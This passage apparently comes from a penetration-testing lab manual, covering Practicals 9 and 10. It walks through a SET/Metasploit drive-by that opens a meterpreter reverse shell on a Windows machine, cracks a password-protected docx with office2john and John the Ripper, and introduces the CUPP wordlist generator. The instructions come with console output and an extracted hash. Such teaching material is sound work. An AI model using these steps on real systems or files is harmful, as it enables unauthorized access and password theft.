





Step 7 – Now go the victim's computer and open any browser and browse the **attacker's IP address** to access the site.




Step 8 – The payload is downloaded automatically and then further click on run to give access to the attacker.




Step 9 – The access to the victim's system is successfully carried out.


kali@kali: ~/Desktop
File Actions Edit View Help
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding => true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Starting persistent handler(s)...
[*] Started reverse TCP handler on 172.29.158.38:443
msf6 exploit(multi/handler) > [*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (175715 bytes) to 172.29.144.1
se[*] Meterpreter session 1 opened (172.29.158.38:443 → 172.29.144.1:60688) at 2023-01-14 02:59:01 -0
500
[-] Unknown command: s
msf6 exploit(multi/handler) > sessions
Active sessions
Id Name Type Information Connection
1 meterpreter x86/windows DESKTOP-NVDIEB4\Admin @ DESKTO P-NVDIEB4 172.29.158.38:443 → 172.29.144 .1:60688 (172.29.144.1)
msf6 exploit(multi/handler) > sessions 1



kali@kali: ~/Desktop
File Actions Edit View Help
[*] Sending encoded stage (175715 bytes) to 172.29.144.1
se[*] Meterpreter session 1 opened (172.29.158.38:443 → 172.29.144.1:60688) at 2023-01-14 02:59:01 -0
500
[-] Unknown command: s
msf6 exploit(multi/handler) > sessions
Active sessions
Id Name Type Information Connection
1 meterpreter x86/windows DESKTOP-NVDIEB4\Admin @ DESKTO P-NVDIEB4 172.29.158.38:443 → 172.29.144 .1:60688 (172.29.144.1)
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...
meterpreter > sysinfo
Computer : DESKTOP-NVDIEB4
OS : Windows 10 (10.0 Build 22621).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >

9.b) Exploiting Microsoft Office

Install LibreOffice and John Ripper tool from the terminal.




```
┌──(kali㉿kali)-[~]
└─$ sudo apt install john
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
john is already the newest version (1.9.0-Jumbo-1+git20211102-0kali3+b1
).
john set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 1133 not upgraded.
```



```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ sudo apt install libreoffice
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
  ant ant-optional coinor-libcbc3 coinor-libcgl1 coinor-libclp1
  coinor-libcoinmp1v5 coinor-libcoinutils3v5 coinor-libosi1v5
  firebird3.0-server-core firebird3.0-utils fonts-crosextra-caladea
  fonts-crosextra-carlito fonts-dejavu fonts-linuxlibertine
  fonts-noto-core fonts-noto-extra fonts-noto-ui-core
  fonts-opensymbol fonts-sil-gentium fonts-sil-gentium-basic
  gstreamer1.0-plugins-ugly liba52-0.7.4 libabsl20220623 libabw-0.1-1
  libactivation-java libapache-pom-java libbase-java libbatik-java
  libbcmail-java libbcpkix-java libbcprov-java libbcutil-java
  libboost-filesystem1.74.0 libboost-iostreams1.74.0
  libboost-locale1.74.0 libboost-thread1.74.0 libbox2d2 libbsh-java
  libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev
  libc6-i386 libcdr-0.1-1 libclucene-contribs1v5 libclucene-core1v5
  libcolamd2 libcommons-collections3-java libcommons-io-java
  libcommons-logging-java libcommons-parent-java libe-book-0.1-1
  libehcache-java libel-api-java libeot0 libepubgen-0.1-1
  libetonyek-0.1-1 libexttextcat-2.0-0 libexttextcat-data
  libfbclient2 libflute-java libfonts-java libformula-java
  libfreehand-0.1-1 libgpgme11 libgpgmepp6 libhsqldb1.8.0-java
  libib-util libitext-java libjaxp1.3-java libjcommon-java
  libjsp-api-java liblangtag-common liblangtag1 liblayout-java
  liblibreoffice-java libloader-java libmail-java libmhash2
  libmpeg2-4 libmspub-0.1-1 libmwaw-0.3-3 libmythes-1.2-0
  libnumbertext-1.0-0 libnumbertext-data libodfgen-0.1-1
  liborcus-0.17-0 liborcus-parser-0.17-0 libpagemaker-0.0-0
  libpentaho-reporting-flow-engine-java libpixie-java
  libpoppler-glib8 libpoppler123 libqxp-0.0-0 libraptor2-0 librasqal3
  librdf0 libreoffice-base libreoffice-base-core
  libreoffice-base-drivers libreoffice-calc libreoffice-common
  libreoffice-core libreoffice-draw libreoffice-impress
  libreoffice-java-common libreoffice-math libreoffice-nlpsolver
  libreoffice-report-builder libreoffice-report-builder-bin
  libreoffice-script-provider-bsh libreoffice-script-provider-js
  libreoffice-script-provider-python libreoffice-sdbc-firebird
  libreoffice-sdbc-hsqldb libreoffice-sdbc-mysql
  libreoffice-sdbc-postgresql libreoffice-style-colibre
  libreoffice-wiki-publisher libreoffice-writer librepository-java
  librevenge-0.0-0 libsac-java libserializer-java libservlet-api-java
  libservlet3.1-java libsidplay1v5 libstaroffice-0.0-0
  libsuitesparseconfig5 libuno-cppu3 libuno-cppuhelpergcc3-3
  libuno-purpenvhelpergcc3-3 libuno-sal3 libuno-salhelpergcc3-3
  libunoloader-java libvisio-0.1-1 libwebsocket-api-java
  libwpd-0.10-10 libwpg-0.3-3 libwps-0.4-4 libx11-6 libx11-data
  libx11-xcb1 libxml-commons-external-java libxml-java
```

Explore John Ripper tool using man john command:



Now,


Create & save a docx file in a password encrypted format.

In the terminal, give the path of office2john.py file from john folder & also paste path of the path of the docx folder which you have created and give the access by creating any text file using the below command (eg. crack.txt).

```
┌──(kali㉿kali)-[~]
└─$ /usr/share/john/office2john.py /home/kali/Desktop/Target1.docx > crack.txt
```


```
┌──(kali㉿kali)-[~]
└─$ cat crack.txt
Target1.docx:$office$*2007*20*128*16*4bc0d0654a9105250795196f52c24581*ab522eb4b5c0c312
2178f6ffff6c4ea1*ec3057270c0174a525b7985edc26ae53fddd0125
```

Using the help command, we will get a command for cracking the password of the docx file.



Crack the password using the length command.


Here, we got the password which we cracked.





PRACTICAL NO 10

Wordlists, Brute Force Wordlists


10.a) WORDLISTS:








kali@kali: ~/Desktop/cupp
File Actions Edit View Help
(kali㉿kali)-[~/Desktop]
$ cd cupp
(kali㉿kali)-[~/Desktop/cupp]
$ ls
CHANGELOG.md cupp.cfg cupp.py LICENSE README.md screenshots test_cupp.py
(kali㉿kali)-[~/Desktop/cupp]
$ ./cupp.py
cupp.py!
Common
User
Passwords
Profiler
[Muris Kurgas | j0rgan@remote-exploit.org]
[Mebus | https://github.com/Mebus/]
usage: cupp.py [-h] [-i | -w FILENAME | -l | -a | -v] [-q]
Common User Passwords Profiler
options:
-h, --help show this help message and exit
-i, --interactive Interactive questions for user password profiling
-w FILENAME Use this option to improve existing dictionary, or WyD.pl output to make some pwnsauce
-l Download huge wordlists from repository
-a Parse default usernames and passwords directly from Alecto DB. Project Alecto uses purified databases of Phenoelit and CIRT which were merged and enhanced
-v, --version Show the version of this program.
-q, --quiet Quiet mode (don't print banner)
(kali㉿kali)-[~/Desktop/cupp]
$
cupp

